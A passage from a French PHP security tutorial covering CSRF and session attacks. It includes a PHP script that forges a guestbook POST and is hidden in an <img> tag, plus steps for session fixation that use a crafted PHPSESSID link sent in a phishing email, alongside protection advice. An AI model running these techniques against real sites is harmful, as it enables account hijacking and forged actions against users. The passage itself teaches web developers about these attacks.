User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.8.0.6) Gecko/20060728 Firefox/1.5.0.6
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://victime.com/livre%20d%20or/livredor.php?action=ajouter
Cookie:
KIDYMD=#240022:FGYH#284364:FGYA#238390:FGYB#295025:FGYA#281091:FGYB#239003:FGYI#238121:FGY
Content-Type: application/x-www-form-urlencoded
Content-Length: 111
pseudo=0k4pix&email=test%40test.com&message=Test+de+Cross-
Site+Request+Forgeries&site=http%3A%2F%2Fdfsfq&note=0HTTP/1.1 200 OK
```

Maintenant ce qu'il faudrait faire, c'est une page php, qui enverra cette requête.

```php
<?php

$reponse = ' ';
//nos variables
$req=('pseudo=0k4pix&email=test%40test.com&message=Test+de+Cross-
Site+Request+Forgeries&site=http%3A%2F%2Fdfsfq&note=0');

$fp = fsockopen('victime.com', 80);
fputs($fp, "POST /test/livre%20d%20or/livredor.php?action=ajout HTTP/1.1\r\n");
fputs($fp, "Host: victime.com\r\n");
fputs($fp, "Content-Type: application/x-www-form-urlencoded\r\n");
fputs($fp, "Content-Length: ".strlen($req)."\r\n\r\n");
fputs($fp, $req);

while (!feof($fp))
{
   $ reponse  .= fgets($fp, 128);
}

fclose($fp);
```

```
echo nl2br(htmlentities($reponse));

?>
```

Pour mieux la cacher, on va la mettre dans une balise <img> sur un site fréquement visité (c'est ce site qui sera l'auteur du CSRF).
Dans notre cas, le livre d'or va recevoir à chaque visite de la page piégée, la requête d'ajout d'un message.
<img src="http://sitehasard.com/notrescript.php">

Evidemment ceci n'est pas très dangereux, hormis un petit flood sur le livre d'or, rien ne risque d'être détruit. Mais on peux imaginer l'impact qu'une telle faille aurait sur un site ecommerce... Des commandes qui n'ont jamais eu lieu, des quantités pouvant être facilement modifiées (dans notre cas, pour la note on aurait pu mettre 15/10 sauf si une vérification de la note est effectuée).

Cette faille est délicate à protéger, car on pourrait même vérifier que le Referer est bien le bon, mais on peut le modifier à souhait. Il suffit de rajouter l'header Referer : et l'url du la page contenait l'envoie du POST.

Protection:
Plutôt que faire un plagia d'un site, voici quelque conseils qui pourrait être utiles notament le point 3 et 4.
http://developpeur.journaldunet.com/tutoriel/php/031030php_nexen-xss3.shtml

9) Faille Session

Explication:
Les sessions permettent d'identifié un utilisateur en particulier et de lui attribuer des variables qui lui sont propres.
Quand on se rend sur la page d'identification commencant par *session_start();* le serveur débute ou reprend une session.
En claire, le serveur crée un fichier (exemple: sess_ceaa1bc9f865b77f28f75c32623f242a) dans un dossier Sessions (dépend des configurations du serveur). Ce fichier contiendrat toutes les variables de l'utilisateur. $_SESSION['logon'] dans notre script (session.php).
Si le fichier existe déjà, vous pourrez donc lire ces variables depuis n'importe quel page en utilisant le $PHPSESSID correspondant. Le PHPSESSID est la partie après le _ , c'est un nombre aléatoire qui définira l'utilisateur. A chaque nouvelle page demandée, le browser envoie ce sessid (généralement via GET ou par cookie). Ainsi, on peut suivre l'utilisateur sur l'ensemble du site.
Les sessions sont valides un certain temps suivant la configuration du php.ini (souvent une trentaine de minutes). Donc si vous avez accès à un compte, ce ne sera que temporairement :(.

Exploitation:
Le but du hackeur va être de récupérer ou de forcer un phpsessid identifié. Pour cela, il existe 3 méthodes. La 4ème étant un énorme cout de chance.

1. Prédiction
2. Capture
3. Fixation
4. Directory Listing

9.1 Prédiction
Ce type d'exploitation est plus rare, il reviendrait à réussir à deviner un phpsessid valide et identifié. Ce qui est peu probable vu que le serveur génere aléatoirement ces infos. Mais cette variables peut prendre une valeur définie par


le webmaster. Il distribue lui même ce sessid suivant une suite, il sera "aisé" de trouver la suite.

9.2 Capture

Ici le but va être de voler le phpsessid à un utilisateur déjà identifié qui visite le site. Cette faille va être utilisée en couple avec la faille XSS. Comme je l'ai dit plus haut, le phpsessid est transmit soit en GET soit en cookie.
Nous avons vu qu'on peut récupérer le cookie d'un utilisateur avec du javascript injecté dans le site. Ici on récupère une identification valide.
Maintenant dans le cas où le phpsessid est transmis par GET, on peut le récupére en prenant le referer, c-à-d récupérer la dernière page visitée (document.referer). Ensuite, lorsqu'on a le cookie, il suffit de l'injecter sur la page (revoir la faille XSS si vous avez oublié).

9.3 Fixation

Ici ça devient un peu plus technique, on va devoir forcer **chez** l'utilisateur un phpsessid que l'on aura choisis. Ainsi on connaitra sa valeur. Mais le plus dur reste à forcer l'utilisateur à utiliser notre phpsessid et à s'identifier.
Un petit shéma vaut mieux qu'un grand discours:



Premièrement, il va falloir forcer le sessid. On se rend sur la page d'identification (session.php)
On force le phpsessid en appelant la page de cette façon: http://www.xxx.com/session.php?PHPSESSID=4545
Pour infos, voici ce que contient notre fichier de session à cette étape: logon|s:7:"request";
On s'identifie en mettant n'importe quoi comme login et pass afin que la variable recoive la valeur false.
Le fichier de session est créer. Voici ce que contient désormais notre fichier de session: logon|s:7:"false";

Maintenant que notre sessid est connu, il faut qu'un utilisateur s'identifie en l'utilisant. Pour ça, on va faire un peu de **Social Engineering**.

Les débutant vont se demandé ce qu'est ce nom barbare. En français, ça signifie "ingénierie social". C'est une pratique consistant à abuser de la confiance d'une personne, dans le but principal de récupérer des informations confidentielles ou d'inciter une personne à effectuer une action...
Il n'y a pas de règles pour ce genre "d'attaque". Les techniques sont diverses, les pros de cette technique sont

imaginatifs, créatifs, et sans scrupules. Ils se font passer par un de vos amis, il vous invite à visiter un site. Sans que vous vous en rendiez compte, il vous vole des identifiants, des infos. Dans cette optique, il utilise aussi beaucoup des fakes (c'est-à-dire que des zones d'identification de site copié (identique à l'original) sur lesquel il vous envoie. Vous vous logguez et un script se charge de logger les login et pass, et effectue correctement la connection pour que vous n'y voyez que du feu.
Plus d'infos sur le S.E.: http://www.securite.teamlog.com/publication/6/10/216/index.html

Bon revenons-en à nos moutons. Ici on va envoyer mail en prétextant n'importe quoi (une nouvelle offre, un problème de serveur...). On va envoyer un mail anonyme en demandant au visiteur de se connecter sur son compte et bien sur on lui fournit le lien suivant http://www.xxx.com/session.php?PHPSESSID=4545.
Il va se connecter, et notre fichier de session va être enfin valide et identifié.
Fichier sess_45: logon|s:7:"true";

Maintenant, on retourne sur la page d'identification http://www.xxx.com/session.php?PHPSESSID=4545.
Bingo, nous voilà identifié. Magique? Non juste un hijack de session.

Protection:
Le mieux, c'est recréer un nouveau phpsessid pour l'utilisateur qui s'est correctement identifié et non pas garder le phpsessid publique (celui sur la page d'identification). De cette façon, l'exploitation par fixation ne pourra plus marcher.
Afin d'être certain que l'utilisateur est bien celui qui s'est identifié, il faudrait sauvegarder l'ip de l'utilisateur dans la variable de session et la revérifier sur chaque page afin d'évitez que l'utilisateur ne se fasse voler sa session à cause d'une possible xss.

9.4 Directory Listing
Ce n'est pas réelement une faille, mais ca peut faire beaucoup. Enfait, directory listing permet de lister un répertoire et de voir ainsi touts les fichiers que contient un dossier. Dans le cas des sessions, certains hébergeurs public et gratuit (free par exemple) oblige le webmaster à mettre les sessions dans un sous-dossier "sessions" à la racine du ftp. Si le webmaster ne met pas d'index.htm, index.html, index.php... le dossier va être lister, et vous pourrez lire ce que contient les sessions.
Hormis les sessions, cette faille permet de temps en temps de trouver des dossiers plus ou moins sensibles.

Protection:
Rien de bien compliquer, un index.htm mis dans chaque répertoire fera l'affaire.

10) Conclusion

Voilà, le tuto touche à sa fin, j'espère que vous aurez pris autant de plaisir à le lire que moi à le faire.
Maintenant, je pense que vous serez désormais capable de faire des scripts "sécurisés".
Le meilleur moyen de le voir c'est de tester les failles de ce tuto. Je tiens également à rapeller que ce tuto à été écrit non pas dans le but de former des petits pirate qui déface tout et n'importe quoi, mais plutôt d'ouvrir les yeux aux webmasters sur les dangers qu'ils peuvent prendre.

Sachez aussi que même si vous avez des scripts où vous sécurisé vos entrées, etc il y aura toujours un risque, celui de la sécurité de votre hébergeur, mais également dans les scripts open source. Car c'est ceux-ci qui sont les plus dangereux car n'importe qui avec un exploit peut le faire et puis le code est visible par tout le monde. Pour ces scripts, la seule sécurité est de cacher la version du script, faire régulièrement les mises à jours, et ne pas hésiter à placer des .htaccess dans les dossiers plus sensibles plutôt que se fier aux sécurités mise en place par le scripts (problème de session, sql injection et j'en passe).

En cas de problème, d'incompréhension, d'erreur de ma part, n'hésitez pas à me prévenir: 0k4pix@gmail.com

11) Références

- The wild-wild-web – La sécurité du web dynamique (John Gallet)
- One Way – Trad (Booster2ooo)
- Introduction aux audits de sécurité dans des programmes PHP (Benjilenoob)
- PHP Security Consortium
- Phpsec.org
- Google.com
- et ceux que j'aurais pu oublier

12) Greetz

Un grand merci à tout ceux qui ont pu m'aider dans la rédaction de ce tutorial.
Merci particulièrement à Carlito, DDx39, Red Rabbit, Romano... pour leurs explications et leurs infos :)

13) Copyright